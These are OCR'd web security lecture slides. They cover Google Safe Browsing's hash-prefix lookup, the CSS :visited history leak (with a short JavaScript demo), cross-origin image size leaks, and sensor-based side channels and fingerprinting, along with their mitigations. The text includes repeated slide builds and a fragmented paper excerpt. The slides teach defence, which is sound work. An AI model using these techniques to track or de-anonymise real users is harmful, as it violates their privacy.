

Get unsafe hash prefixes
['aaabbb', 'cccddd', 'eeefff']
Is example.com safe?
sha256('example.com') → 'abcdef012345...'
Hash prefix list
Is 'abcdef' prefix present?
Client
Yes
Google Safe Browsing Server
Get unsafe hashes for prefix 'abcdef'
['abcdef000...', 'abcdef111...']
Is 'abcdef012345...' present?
Hashes for prefix 'abcdef'
No
example.com is safe!
105 Feross Aboukhadijeh



Get unsafe hash prefixes
['aaabbb', 'cccddd', 'eeefff']
Is example.com safe?
sha256('example.com') → 'abcdef012345...'
Hash prefix list
Is 'abcdef' prefix present?
Client
Yes
Google Safe Browsing Server
Get unsafe hashes for prefix 'abcdef'
['abcdef000...', 'abcdef111...']
Is 'abcdef012345...' present?
Hashes for prefix 'abcdef'
No
This was a false positive! The prefix matched, but example.com wasn't in the list.
example.com is safe!
106 Feross Aboukhadijeh


Get unsafe hash prefixes
['aaabbb', 'cccddd', 'eeefff']
Is example.com safe?
sha256('example.com') → 'abcdef012345...'
Hash prefix list
Is 'abcdef' prefix present?
Client
Yes
Google Safe Browsing Server
Get unsafe hashes for prefix 'abcdef'
['abcdef000...', 'abcdef111...']
Hashes for prefix 'abcdef'
107 Feross Aboukhadijeh


Get unsafe hash prefixes
['aaabbb', 'cccddd', 'eeefff']
Is example.com safe?
sha256('example.com') → 'abcdef012345...'
Hash prefix list
Is 'abcdef' prefix present?
Client
Yes
Google Safe Browsing Server
Get unsafe hashes for prefix 'abcdef'
['abcdef000...', 'abcdef111...']
Is 'abcdef012345...' present?
Hashes for prefix 'abcdef'
108 Feross Aboukhadijeh


Get unsafe hash prefixes
['aaabbb', 'cccddd', 'eeefff']
Is example.com safe?
sha256('example.com') → 'abcdef012345...'
Hash prefix list
Is 'abcdef' prefix present?
Client
Yes
Google Safe Browsing Server
Get unsafe hashes for prefix 'abcdef'
['abcdef000...', 'abcdef111...']
Is 'abcdef012345...' present?
Hashes for prefix 'abcdef'
Yes
109 Feross Aboukhadijeh



Get unsafe hash prefixes
['aaabbb', 'cccddd', 'eeefff']
Is example.com safe?
sha256('example.com') → 'abcdef012345...'
Hash prefix list
Is 'abcdef' prefix present?
Client
Yes
Google Safe Browsing Server
Get unsafe hashes for prefix 'abcdef'
['abcdef000...', 'abcdef111...']
Is 'abcdef012345...' present?
Hashes for prefix 'abcdef'
Yes
example.com is unsafe!
110 Feross Aboukhadijeh


Client
Get unsafe hash prefixes
['aaabbb', 'cccddd', 'eeefff']
Is example.com safe?
sha256('example.com') → 'abcdef012345...'
Hash prefix list
Is 'abcdef' prefix present?
Yes
Google Safe Browsing Server
Get unsafe hashes for prefix 'abcdef'
['abcdef000...', 'abcdef111...']
Is 'abcdef012345...' present?
Yes
Hashes for prefix 'abcdef'
example.com is unsafe!
111 Feross Aboukhadijeh

Side channel attacks

- "An attack based on information gained from the implementation of a computer system, *rather than weaknesses in the implemented algorithm itself*"
  - You can make the perfect front door: deep deadbolts, unpickable locks, steel frame, etc., but if the window next to it is left open it doesn't matter
- Possible sources of leaks: Timing information, power consumption, electromagnetic leaks, sound can provide an extra source of information, which can be exploited

The Visual Microphone: Passive Recovery of Sound from Video



http://people.csail.mit.edu/mrub/VisualMic/

(not web related, but a perfect side channel demo)

Classic attack: CSS history leak

```
let a = document.createElement('a')
a.href = 'https://example.com'
document.body.appendChild(a)

if (a.style.color === 'purple') {
  alert('I know you visited example.com!')
}
```

Plugging the CSS History Leak (2010)

- Mozilla's Goal: Prevent high-bandwidth techniques, or those that extract lots of information from users' browsers quickly
  1. Prevent layout-based attacks: Don't allow `:visited` to load a resource, change position, or change size
  2. Prevent some timing attacks: Make the code paths for visited and unvisited links the same length
  3. Prevent computed style attacks: DOM APIs always report link styles as if link was unvisited
- Many leaks still remain

Possible solutions


- Ban CSS properties that significantly affect rendering speed
  - Complex SVG background images, large text-shadow, etc.
- Double-key the visited link history
  - If user clicks an `example.com` link from `good.com`, then `example.com` links will be considered visited when shown on `good.com`, but as unvisited when shown on `evil.com`
- Remove ability to style visited links
  - Completely eliminates this vector for history leaks

Cross-origin images can leak data

```
<img src='https://gmail.com/login-or-out.png'>
```

- Image either:
  - Says "sign in" and is 100px wide
  - Says "sign out" and is 120px wide
- Insert image into the page and detect how it affects the layout
- The size difference "leaks" even across origins

Stealing sensitive browser data with W3C Ambient Light Sensor API (2019)



"The color of the user's screen can carry useful information which websites are prevented from directly accessing for security reasons."

"Light sensor readings allow an attacker to distinguish between different screen colors."

https://blog.lukaszolejnik.com/stealing-sensitive-browser-data-with-the-w3c-ambient-light-sensor-api/

Mobile Device Identification via Sensor Fingerprinting

Hristo Bojinov
Stanford University

Dan Boneh
Stanford University

Yan Michalevsky
Stanford University

Gabi Nakibly
National Research
& Simulation Center, Rafael Ltd.

Abstract

We demonstrate how the multitude of sensors on a smartphone can be used to construct a reliable hardware fingerprint of the phone. Such a fingerprint can be used to de-anonymize mobile devices as they connect to web sites, and as a second factor in identifying legitimate users to a remote server. We present two implementations: one based on analyzing the frequency response of the speakerphone-microphone system, and another based on analyzing device-specific accelerometer calibration errors. Our accelerometer-based fingerprint is especially interesting because the accelerometer is accessible via JavaScript running in a mobile web browser without requesting any permissions or notifying the user. We present the results of the most extensive sensor fingerprinting experiment done to date, which measured sensor properties from over 10,000 mobile devices. We show that the entropy from sensor fingerprinting is sufficient to uniquely identify a device among thousands of devices, with low probability of collision.

1 Introduction

Many Internet services need reliable identifiers to identify repeat visitors. The simplest identifier, a Web cookie, works well, but is unreliable in case users clear cookies, block 3rd party cookies, or use private browsing mode. This lead to the development of stronger identi-

on the device. Later the user resets the device to its factory settings thereby deleting the ap
tifier. The user then re-installs the
the cloud service. At this point th
whether it has already seen the dev
ple trick may allow a misbehaving
was blocked to reconnect to the ser
identity.

More generally, online device id
of much interest to advertising ne
tions providing security services.
remote peers is always pitted again
tifying information may be misuse
mobile technologies pose new cha
user privacy and one of our goals i
plore these challenges, and inform
mobile device platforms.

To obtain a robust identifier for
app developers have turned to a h
vives a device reset to factory sett
shows that 8% of Android apps
Mobile Equipment Identity (IMEI)
ID [19]. This type of practice is
point that Apple disallows apps wi
versal Device ID (UDID) on their a

Our contribution. We show that the multitude of sensors on a modern smartphone can be used to build a ro-

Gyrophone: "The MEMS gyroscopes found on modern smart phones are sufficiently sensitive to measure acoustic signals in the vicinity of the phone. ... Using signal processing and machine learning, this information is sufficient to identify speaker information and even parse speech."

"Since iOS and Android require no special permissions to access the gyro, our results show that apps and active web content that cannot access the microphone can nevertheless eavesdrop on speech in the vicinity of the phone."

https://crypto.stanford.edu/gyrophone/
https://arxiv.org/abs/1408.1416

Sensor data leak defenses

- Is this a practical attack?
  - Even if not practical, it's still a violation of Same Origin Policy
  - Ambient light attack could run when you step away from your device
- Mitigations
  - Limit the frequency of sensor readings (to much less than 60Hz)
  - Limit the precision of sensor output (quantize the result)

Final thoughts

- There is a tension between security and capabilities of the web browser
- Phishing is a human problem, though technical solutions can help
- Side channels exist all over the place, and are really hard to prevent